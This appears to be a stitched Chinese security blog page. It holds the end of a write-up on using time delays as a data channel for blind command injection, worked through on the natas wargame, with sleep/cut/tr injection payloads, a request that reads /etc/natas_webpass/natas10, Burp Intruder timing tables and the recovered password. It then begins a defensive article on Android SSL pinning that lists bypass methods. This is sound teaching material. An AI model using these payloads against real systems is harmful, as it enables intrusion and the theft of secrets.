除了字母、数字，还有特殊字符（% @ \）转义字符（\n \r \t）甚至中文（你好），如果把所有可能的字符放入字典，依次提交给 sleep 询问，那么效率肯定不高。所以，得继续优化，只猜解数字和字母的情况太理想化了。等等等等，说到只含数字和字母，自然联想到老朋友 base64，包含 [0-9a-zA-Z+/=] 共计 65 个字符，进一步，base32 也不错，包含 [2-7A-Z=] 共计 33 个，更进一步，base16 也可以，包含 [0-9A-F] 共 16 个。显然，单从字典规模来看，base16 最优，但遗憾的是大部份系统默认并未安装 base16 和 base32。综合来看，base64 是最优选择。比如，中文 小朋友 经 base64 编码后为 5bCP5pyL5Y+LCg==：

```
yangyang@gnu:~/test$ echo '小朋友' | base64 -w0
5bCP5pyL5Y+LCg==yangyang@gnu:~/test$
```

其中，base64 命令输出默认按每行 76 个字符进行折行，用参数 -w0 取消该行为。

现在，我能把任意字符串转为只含字母和数字的新字符串，由于猜解字母和数字的方式不同，所以，还剩最后一个问题，如何区分待猜解的字符是字母还是数字？我的思路如下：

- 第一步，不管三七二十一，执行 sleep ?，将待猜解字符直接丢给 sleep，若有延迟则肯定为数字，延迟几秒则为几，若无延迟则可能为 0、字母、+、/、=；
- 第二步：执行 sleep \$(echo ? | tr 0 4) 询问是否为 0，若延迟说明是 0，否则可能为字母、+、/、=；
- 第三步，执行 sleep \$(echo ? | tr a 4) 询问是否为 a，若延迟说明是 a，否则可能其他字母、+、/、=



- 第四步，重复第三步即可猜解出。


观察下，第二、三步相同，所以，结论是：先当成数字给丢 `sleep ?`，若延迟则是几秒就是数字几；若无延迟则用字典 `[0a-zA-Z+/=]` 执行 `sleep $(echo ? | tr $x$ 4)` 爆破，其中，`?` 代表待猜解字符、`$x$` 为枚举变量。

### 0×03 再次挑战

好了，已经探索出用时延作为字符猜解的方法，前面的 `wargame` 在假定的受限环境下（禁止出口流量、页面无输出、web 目录无写权限），我们尝试用时延作为传输内容的载体。


通过其他手法我们已经晓得 `flag` 为 `U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK`，并不包含特殊字符，为了我们讨论的主线清晰，暂不将其进行 `base64` 编码。ok，开始表演！

第一步，了解正常访问耗时作为基准值。尽可能让攻击端带宽空闲，提交普通字符串 `xxxx`：



页面无实际内容输出，耗时约 0.3s。

第二步，获取 `/etc/natas_webpass/natas10` 的内容长度。目标上执行 `$(sleep $(cat /etc/natas_webpass/natas10 | wc -c))`，等待时长即为 `natas10` 内容长度：




耗时 33.4s，抛去基准值，可推测出 natas10 内容长度大概是 33，由于 cat 自动添加换行符，所以准确值应为 32。如果担心单次测试存在误差，可以多试几次，取高概率值（非均值）。URL 编码后的载荷看起来不直接，你把光标移过去后稍作停留，burp 自动解码，这样是不是清晰多了。

另外，natas10 内容并不太多，延迟 32s 还能接受，如果是 1024s 呢？那就只能借助 cut 逐一提取各位后猜解，你，应该明白我在说什么嘛。

第三步，猜解所有数字字符。前面说过，猜解数字（[1-9]）和字母（[0a-zA-Z+/=]）采用完全不同的手法，我先将字符串中的每个字符当成数字，逐一给丢 sleep？，哪个字符有延迟则其一定是非零的某个数字，且延迟几秒就是数字几。

目标上执行 \$(sleep \$(cat /etc/natas\_webpass/natas10 | cut -c1)) 猜解第一个字符，我要猜解 32 个字符，所以，将 cut -c\$1\$ 中的 -c 参数作为枚举变量、字典为 [1-32]：



我把并发数设为 64，十秒不到就爆破完了，要查看每次请求的耗时，只需在 intruder attack 窗口中，勾选 columns – response completed 即可，按耗时降序排列：

**Intruder attack 14**

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Response completed ▾	Error	Length
27	27	200	8375	<input type="checkbox"/>	1216
31	31	200	2202	<input type="checkbox"/>	1216
30	30	200	2195	<input type="checkbox"/>	1216
1	1	200	1591	<input type="checkbox"/>	1216
22	22	200	1557	<input type="checkbox"/>	1216
17	17	200	1443	<input type="checkbox"/>	1216
5	5	200	1401	<input type="checkbox"/>	1216
9	9	200	1400	<input type="checkbox"/>	1216
15	15	200	1376	<input type="checkbox"/>	1216
32	32	200	1200	<input type="checkbox"/>	1216
26	26	200	1123	<input type="checkbox"/>	1216
28	28	200	1030	<input type="checkbox"/>	1216
24	24	200	1022	<input type="checkbox"/>	1216
18	18	200	1020	<input type="checkbox"/>	1216
6	6	200	1001	<input type="checkbox"/>	1216
25	25	200	997	<input type="checkbox"/>	1216
21	21	200	822	<input type="checkbox"/>	1216
23	23	200	776	<input type="checkbox"/>	1216
19	19	200	658	<input type="checkbox"/>	1216
16	16	200	524	<input type="checkbox"/>	1216
20	20	200	478	<input type="checkbox"/>	1216

Request Response

Raw Params Headers Hex

GET  
/?needle=xxxx%24%28sleep+%24%28cat+/etc/natas\_webpass/natas10|cut+-c27%29%29

? < + > Type a search term 0 matches

Finished

其中，由于当前猜测的是 [1-9] 的数字，网络误差只可能大于最小的 1s，所以耗时小于 1s 的可忽略，大于 1s 的就一定准确吗？网络耗时受诸多元素影响，单次结果不能代表真实情况，我得多次验证。所以，我选中耗时大于 1s 的 15 条记录，点击 request items again 再次批量提交请求：



Request	Payload	Status	Response completed ▾	Error	Length
27	27	200	8375	<input type="checkbox"/>	1216
31	31	200	2202	<input type="checkbox"/>	1216
30	30	200	2195	<input type="checkbox"/>	1216
1	1	200	1591	<input type="checkbox"/>	1216
22	22	200	1557	<input type="checkbox"/>	1216
17	17	200	1443	<input type="checkbox"/>	1216
5	5	200	1401	<input type="checkbox"/>	1216
9	9	200	1400	<input type="checkbox"/>	1216
15	15	200	1376	<input type="checkbox"/>	1216
32	32	200	1200	<input type="checkbox"/>	1216
26	26	200	1123	<input type="checkbox"/>	1216
28	28	200	1030	<input type="checkbox"/>	1216
24	24	200	1022	<input type="checkbox"/>	1216
18	18	200	1020	<input type="checkbox"/>	1216
6	6	200	1001	<input type="checkbox"/>	1216
25	25	200	997	<input type="checkbox"/>	1216
21	21	200	822	<input type="checkbox"/>	1216
23	23	200	776	<input type="checkbox"/>	1216
19	19	200	658	<input type="checkbox"/>	1216
16	16	200	524	<input type="checkbox"/>	1216
20	20	200	478	<input type="checkbox"/>	1216

15 results selected  
Actively scan selected items  
Passively scan selected items  
Send to Comparer (requests)  
Send to Comparer (responses)  
Generate Script  
Add to site map  
Request items again  
Add comment  
Highlight  
Delete selected items  
Copy links in selection  
Save selected items  
Intruder results help

这次只剩 6 条、第三次提交后变成 5 条、第四次 4 条、第五六七次的数量和耗时均与前次相同，稳定值可作为信任值：

Request	Payload	Status	Response completed ▾	Error	Length
27	27	200	8440	<input type="checkbox"/>	1216
15	15	200	2352	<input type="checkbox"/>	1216
5	5	200	1426	<input type="checkbox"/>	1216
26	26	200	1375	<input type="checkbox"/>	1216
22	22	200	1351	<input type="checkbox"/>	1216
6	6	200	1011	<input type="checkbox"/>	1216
25	25	200	997	<input type="checkbox"/>	1216
32	32	200	980	<input type="checkbox"/>	1216
30	30	200	952	<input type="checkbox"/>	1216
21	21	200	822	<input type="checkbox"/>	1216

Request	Payload	Status	Response comp
27	27	200	7366
15	15	200	1436
5	5	200	1395
22	22	200	1348
25	25	200	997

由图可知，27 位的字符为数字 7、15 位 1、5 位 1、22 位 1，填入 32 位的 flag 中 ????1????????1????1????????。

第四步，猜解所有字母字符。说得不太严谨哈，应该是 [0a-zA-Z+/=]。目标上执行 \$(sleep \$(cat /etc/natas\_webpass/natas10 | cut -c\$1\$ | tr \$x\$ 2))，其中，将 cut -c\$1\$ 中的 -c 参数作为枚举变量 1、字典为 [1-32] 剔出 27、15、5、22 之外的数字，将 tr \$x\$ 2

中的参数  $\$x\$$  作为枚举变量 2、字典为 [0a-zA-Z+/=]，两个枚举变量采用 cluster bomb 方式组合爆破：



如果字典是连续数字，intruder 的 payload type 选 numbers 可以快速生成，但这里的枚举变量 1 的字典并非连续数字，而是从 [1-32] 中剔出 27、15、5、22，三十来个数字，咬咬牙手动输入也还能接受，如果是三千个数字呢？得找个自动化的方式。隔壁王姐都会的 python 肯定是选择之一，现在我们不是在讨论命令注入么，命令行是我的首选，seq 1 32 > num.lst 再剔出那 4 个数字即可：



The screenshot shows the Burp Suite interface with the 'Payloads' tab selected. It displays two sections: 'Payload Sets' and 'Payload Options [Simple list]'. In the 'Payload Sets' section, 'Payload set:' is set to '1' and 'Payload type:' is 'Simple list'. In the 'Payload Options [Simple list]' section, a list of items is shown with indices 24 through 32. A red box highlights the list, and a red arrow points to the 'Load ...' button next to item 26.

**Payload Sets**

You can define one or more payload sets. The number of payload sets:

Payload set: 1 Payload count: 28

Payload type: Simple list Request count: 1,568

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are u

Action	Index	Value
Paste	24	
	25	
Load ...	26	
	28	
Remove	29	
	30	
Clear	31	
	32	

Add Enter a new item

至于枚举变量 2 的字典就更简单了，直接从 burp 内置字典中选择 a-z、A-Z，再手工添加 0+=/ 四个字符即可：

Target

Positions

Payloads

Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the

Payload set:

2

Payload count:

56

Payload type:

Simple list

Request count:

1,568

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

W

X

Y

Z

0

+

=

/

Add

Enter a new item

Add from list ...

Add from list ...

Fuzzing - quick

Fuzzing - full

Username

Password

Short words

a-z

A-Z

Edit

并发数设定为 32 后开始爆破，一分钟左右完毕，从结果中发现了大量记录耗时高于 1s，理论上，基准值为 0.4s、载荷中设定延迟时间为 2s，那么，所有记录不应该出现 0.4s 和 2s 之外的值，但考虑到网络误差，所以，小于 2s 的记录可以安全忽略，选中所有 2s 以上的记录（约六十条），多次批量验证（继续忽略新增 2s 以下的记录），直到稳定于 2s：

Results	Target	Positions	Payloads	Options
Filter: Showing all items				
Request	Payload1	Payload2	Status	Response completed ▾
1303	17	U	200	2613
668	28	x	200	2384
1304	18	U	200	2383
424	4	p	200	2379
965	14	l	200	2376
48	23	b	200	2373
269	19	j	200	2360
1118	30	N	200	2357
711	12	z	200	2355
727	31	z	200	2354
910	16	G	200	2354
736	9	A	200	2347
365	1	n	200	2344
423	3	p	200	2339
1338	25	V	200	2335
383	21	n	200	2326
1183	8	Q	200	2321
1298	11	U	200	2315
229	6	i	200	2305
275	26	j	200	2302
12	13	a	200	2290
1122	2	O	200	2286
174	7	g	200	2279
588	32	u	200	2244
889	24	F	200	2241
809	29	C	200	2240
289	10	k	200	2234
718	20	z	200	2232
114	2	e	200	1992
125	14	a	200	1748

很酷是不是，第一行说明 17 位是字母 U，第二行则是 28 位是 x，类似可得出其他位的字母猜解结果。

现在，汇总手上已有的信息，flag 总共 32 位，其中，27 位、15、5、22 位是数字，分别为 7、1、1、1，余下位均为字母，值为上图结果。稍加综合即可得出完整 flag 为 nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu。啊哈！！

## 0x04 未完的结局

是，我成功访问到 `secret.txt`，顺利拿到了丰丰丰丰丰丰丰厚的赏金！你问我这个过程麻不麻烦？相当之麻烦，麻烦就停手了？突破重重障碍完成任务的成就感，远高于赏金带给我的乐趣，这才是真正好玩之处。

命令盲注的漏洞，大家都认为时延只能作为验证漏洞是否存在的手段，无法成为内容回传的信道，其实，它可以！当然你也会纠结不论是这个赏金漏洞还是前面举例的 `wargame`，并不是绝对的受限环境，没用过滤命令替换符和管道符号、命令必须顺序执行，甚至，目标必须为 `linux`、取回的内容必须体积小巧，等等等等，你说的都没错，但信息安全的本质不就是找已有事务的非常规思维的缺陷吗，哪里会存在 `all-in-one` 的攻击模型，触类旁推、因地制宜。

还有些想法得继续思索、落地。比如，整个过程全手工操作（`burp` 已经尽力了）较为繁琐，不适合这类攻击模型的推广，后续必须开发脚本，以实现自动化、普适化的目的；再如，如果目标异步执行命令，那我不得不寻找其他普遍认为只能做漏洞确认、而深入探索有可能成为内容回传载体的机制（类似 `ping`）。

思绪不断、未完待续！

# SSL Pinning Practice

作者：瘦蛟舞

原文来源：

<https://github.com/WooyunDota/DroidDrops/blob/master/2018/SSL.Pinning.Practice.md>

## 0x01 证书锁定的收益

安全性提升,更加有效覆盖对抗中间人攻击场景.

证书锁定本质是对抗中间人攻击.并非用于对抗破解抓包的.但如果程序逻辑未被注入运行在"可信环境"中倒是有些作用.

ssl 对抗的攻击场景:

中间人攻击部分场景

ARP 欺骗

DNS 劫持

钓鱼 WIFI

伪基站

ssl pinning 新增对抗场景:

客户端安装恶意证书

一些 WiFi 需要你添加根证书信任才能使用互联网

一些网站需要你添加根证书信任才能不反复红叉提示

其他 CA 恶意签发站点证书

WoSign 和 Symantec 都有过一段时期签发的证书不受信任的历史

<https://news.mindynode.com/zh/events/50> (还有 StartCom 和 CNNIC)

因为发现赛门铁克签发了大量有问题的证书,Google 官方博客公布了 Chrome 浏览器不信任赛门铁克证书的时间表:

2017 年 10 月发布的 Chrome 62 将在 DevTools 中加入对即将不受信任的赛门铁克证书的警告;

2017 年 12 月 1 日,DigiCert 将接手赛门铁克的证书签发业务;

2018 年 4 月 17 日发布的 Chrome 66 将不信任 2016 年 6 月 1 日之前签发的证书;



2018 年 10 月 23 日发布的 Chrome 70 将停止信任赛门铁克的旧证书。

受影响的赛门铁克 CA 品牌包括 Thawte、VeriSign、Equifax、GeoTrust 和 RapidSSL, 几个独立运作密钥不受赛门铁克控制的次级 CA 得到了豁免,其中包括苹果和 Google.Google 建议使用赛门铁克证书的网站及时更新到受信任证书。

## 0x02 业务证书锁定方案选择

PM 和开发让我给他讲下 SSL Pinning,于是从中间人攻击和证书链开始 balabla 讲了一堆。

PM:哦,就是证书白名单吧

我:emmmm,是

开发:不想听你 Balabala 一堆,有没有简单的方法梭哈一把干?

我:emmmm,有



抽象业务场景分类如下:

单发 app,大多数是这种情况.可以直接选择开源库 TrustKit.

再细分金融,商场,游戏等.根据自身业务特性以及对安全等级的要求选择 0x04 中所述方案.

SDK.可以考虑使用文中提供的 SSLPinKit 工具类(只有安卓的).

再细分账号,统计等.根据自身业务特性以及对安全等级的要求选择 0x04 中所述方案.



系统组件 android 7.0 N 以上,可以直接配置 network-security-config.

单发 APP 推荐 TrustKit 的理由:

android 7.0 + 使用系统原生锁定方案,而 7.0 Nougat 之前则 TrustKit 自己逻辑实现锁定.但是对于使用者来说配置方法都是一致的比较优雅(只需要配置 network-security-config).

简单易用兼容性好,支持证书更新,证书备份等等.

同时有成熟的 iOS 库

<https://github.com/datatheorem/TrustKit-Android>

<https://github.com/datatheorem/TrustKit>

### 0x03 证书锁定的理论基础


理解文章可能需要如下知识.可以跳过此环节.

可信 CA:CA(Certificate Authority)是数字证书认证中心的简称,是指发放、管理、废除数字证书的机构.CA 的作用是检查证书持有者身份的合法性,并签发证书,以防证书被伪造或篡改,以及对证书和密钥进行管理.

双向锁定:在客户端锁定服务端证书的基础上,服务端对客户端的证书也进行锁定,需要客户端再做一次证书预埋.多见于金融业务.

证书链:证书链就是 Root CA 签发二级 Intermediate CA,二级 Intermediate CA 可以签发三级 Intermediate CA,也可以直接签发用户证书.从 Root CA 到用户证书之间构成了一个信任链:信任 Root CA,就应该信任它所信任的二级 Intermediate CA,从而就应该信任三级 Intermediate CA 直至信任用户证书.

逐级验证:客户端对于收到的多级证书,需要从站点证书(leaf certificate)开始逐级验证,直至出现操作系统或浏览器内置的受信任 CA 根证书(root certificate).



通常逐级检测点如下:

是否由上级证书签发

是否吊销

是否过期

是否遵循上级证书的策略

## 0x04 证书锁定方案对比


先梳理下对证书处理的几种策略

安全等级	策略	信任范围	破解方法
0	完全兼容策略	信任所有证书包括自签发证书	无需特殊操作
1	系统/浏览器默认策略	信任系统或浏览内置CA证书以及用户安装证书	设备安装代理证书
2	system ca pinning	只信任系统根证书,不信任用户安装的证书 (android 7.0支持配置network-security-config)	注入或者root后将用户证书拷贝到系统证书目录
3	CA Pinning Root (intermediate) certificate pinning	信任指定CA颁发的证书	hook注入等方式篡改锁定逻辑
4	Leaf Certificate pinning	信任指定站点证书	hook注入等方式篡改锁定逻辑 如遇双向锁定需将app自带证书导入代理软件

站点证书锁定 leaf certificate pinning

首先考虑的锁定站点证书,这种策略安全性是肯定的,但是有个缺陷就是需要维护预埋证书.如果你没考虑过更新预埋证书会怎么样了?拿一个开源项目举例. <https://github.com/menjoo/Android-SSL-Pinning-WebViews> (没错,又是它.之前 SSL 解锁的文章也是拿他举例.) 例子中的网站 <https://www.infosupport.com/> 证书已经更新过一次,代码中的证书 key 是 2015 年的

而线上证书已于 2017 年更换,所以导致 pinning 失效,直接粗暴 pinning 可能导致业务无法访问.



现在的站点证书一般有效期在 1 到 2 年,所以做站点证书锁定还要保证服务可用性的话就得必须实现客户端锁定证书指纹的更新.

但是更新证书的网络请求该如何处理,有如下选择:

指纹更新请求被劫持到的概率比较低,不锁定更新指纹请求直接使用 https 完成.缺点是安全性稍弱.

自签名证书的有效期非常长,用自签名证书锁定指纹更新请求.缺点是兼容性稍弱.

客户端的工作基本梳理完成,服务端需要实现证书指纹下发接口.还有每到证书即将过期的时候需要有人将的证书指纹配置进入.这里虽然提取指纹配置可以由代码实现,但是签发证书是由第三方 CA 完成的,所以离不开人对接.

整个锁定逻辑每隔一段时间(站点证书过期节点),需要有认为介入才能维持服务可用性.因为"人"这个 X 因素的引入会给业务稳定性带来极大风险,在大多数场景下不合理的.

先挂起这个安全性很高但是实现较为复杂且的方案,进入下一锁定策略.

中间证书锁定 Intermediate certificate pinning

锁定中间证书或根证书的优势是安全性接近锁定站点证书,且这两证书的有效期一般很长,很多都是 15 年到 30 年,所以暂不考虑热更新证书指纹.没准十几年后区块链去中心化就把 CA 给去掉了.

除证书有效期时间长的优势,锁定间证书或根证书还可以更好的兼顾复杂的业务线,因为企业子域名很多情况下都是自己业务的站点证书,但是一个企业通常站点证书都是由一个中间证书(根证书)签下来.所以锁定间证书或根证书不用特别对每个业务线做调整,一套策略或者方案基本可以适用企业整个业务线.

先尝试中间证书的锁定方案,这里 Comodo 的中间证书超期时间为 2029,距到期还有十来年超过了大多数的产品的生命中求.这么久的时间窗口,完全可以让指纹随着应用更新完成迭代.



**Safari 浏览器正在使用 [www.infosupport.com](https://www.infosupport.com) 的加密连接。**

使用数字证书进行加密后，在将信息发送到 [https 网站“www.infosupport.com”](https://www.infosupport.com) 或从该网站发出信息时，信息是保密的。



COMODO RSA Certification Authority



COMODO RSA Domain Validation Secure Server CA



infosupport.com

省/市/自治区 Greater Manchester  
所在地 Salford  
组织 COMODO CA Limited  
常用名称 COMODO RSA Certification Authority  
  
序列号 2B 2E 6E EA D9 75 36 6C 14 8A 6E DB A3 7C 8C 07  
版本 3  
签名算法 带 RSA 加密的 SHA-384 ( 1.2.840.113549.1.1.12 )  
参数 无

在此之前无效 2014年2月12日 星期三 中国标准时间 08:00:00

